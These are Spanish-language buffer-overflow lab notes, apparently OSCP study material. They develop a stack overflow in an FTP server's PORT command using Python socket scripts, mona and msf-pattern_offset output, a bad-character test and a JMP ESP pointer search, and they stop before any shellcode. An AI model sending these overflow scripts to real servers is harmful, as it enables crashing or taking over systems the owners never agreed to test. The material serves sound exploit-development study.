
file: patter.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

buf =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai-
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au-
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7
Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B-
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6B-
g7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B-
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7
```

Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7B-
s8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8
Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6B-
y7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6
Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5C-
e6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5C-
h6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8
Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6C-
n7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5C-
q6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9"

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.100.3",21))
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send("PORT " + buf)
s.recv(1024)
s.close()
```

Capturamos Pattern EIP.



EIP:396F4338

Buscando Offset EIP

!mona pattern_offset 396F4338

```
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 396F4338
0BADF00D Looking for 8Co9 in pattern of 500000 bytes
0BADF00D  - Pattern 8Co9 (0x396F4338) found in cyclic pattern at position 2006
0BADF00D Looking for 8Co9 in pattern of 500000 bytes
0BADF00D Looking for 9oC8 in pattern of 500000 bytes
0BADF00D  - Pattern 9oC8 not found in cyclic pattern (uppercase)
0BADF00D Looking for 8Co9 in pattern of 500000 bytes
0BADF00D Looking for 9oC8 in pattern of 500000 bytes
0BADF00D  - Pattern 9oC8 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.150000
!mona pattern_offset 396F4338
```


Alternativa:
msf-pattern_offset -q 396F4338

```
┌──(root💀 kali)-[~/OSCP/BoF/Minishare-1.4.1]
└─# msf-pattern_offset -q 396F4338
[*] Exact match at offset 2006

┌──(root💀 kali)-[~/OSCP/BoF/Minishare-1.4.1]
└─#
```

Buscar Carecteres encontrados (Badchars)

File offset.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

padding = "A" * 2006
buf = padding + "B"*4 + "C"*256

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.100.3",21))
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send("PORT " + buf)
s.recv(1024)
s.close()
```



EIP: 42424242

Generar BardChars

!mona bytearray

```
0BADF00D [+] Command used:
0BADF00D !mona bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.020000
!mona bytearray
```

Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\bytearray.txt


```
================================================================================
  Output generated by mona.py v2.0, rev 613 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : 7, release 6.1.7601
  Process being debugged : PCManFTPD2 (pid 3496)
  Current mona arguments: bytearray
================================================================================
  2021-05-23 04:49:20
================================================================================
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x1
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x3
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x5
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x7
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x9
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf
```

Añadir Bytearray y validad ESP Y dumpear 0012ED70

File: Barchars.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

buf = "A"*2006 + "B"*4 + "C"*256
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x-
59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
```

```
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
xfb\xfc\xfd\xfe\xff")
buf = buf+badchars
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.100.3",21))
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send("PORT " + buf)
s.recv(1024)
s.close()
```



EIP 42424242

2 formas de encontrar JMP ESP

Buscar instrucciones de salto en ESP en mona

```
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xFF\xE4" -m ole32.dll

         ---------- Mona command started on 2021-05-23 06:03:31 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules ole32.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x75a20000 to 0x75b7d000
70080000 Modules C:\Windows\system32\rasadhlp.dll
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xFF\xE4"' : 5
0BADF00D [+] Results :
75AA625B   0x75aa625b (b+0x0008625b)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:
75AB36C7   0x75ab36c7 (b+0x000936c7)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:
75AB41FA   0x75ab41fa (b+0x000941fa)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:
75AEC0B8   0x75aec0b8 (b+0x000cc0b8)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:
75AEC0DB   0x75aec0db (b+0x000cc0db)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:
0BADF00D     Found a total of 5 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.310000
!mona find -s "\xFF\xE4" -m ole32.dll
                                                                                    Paused
```

!mona find -s "\xFF\xE4" -m ole32.dll

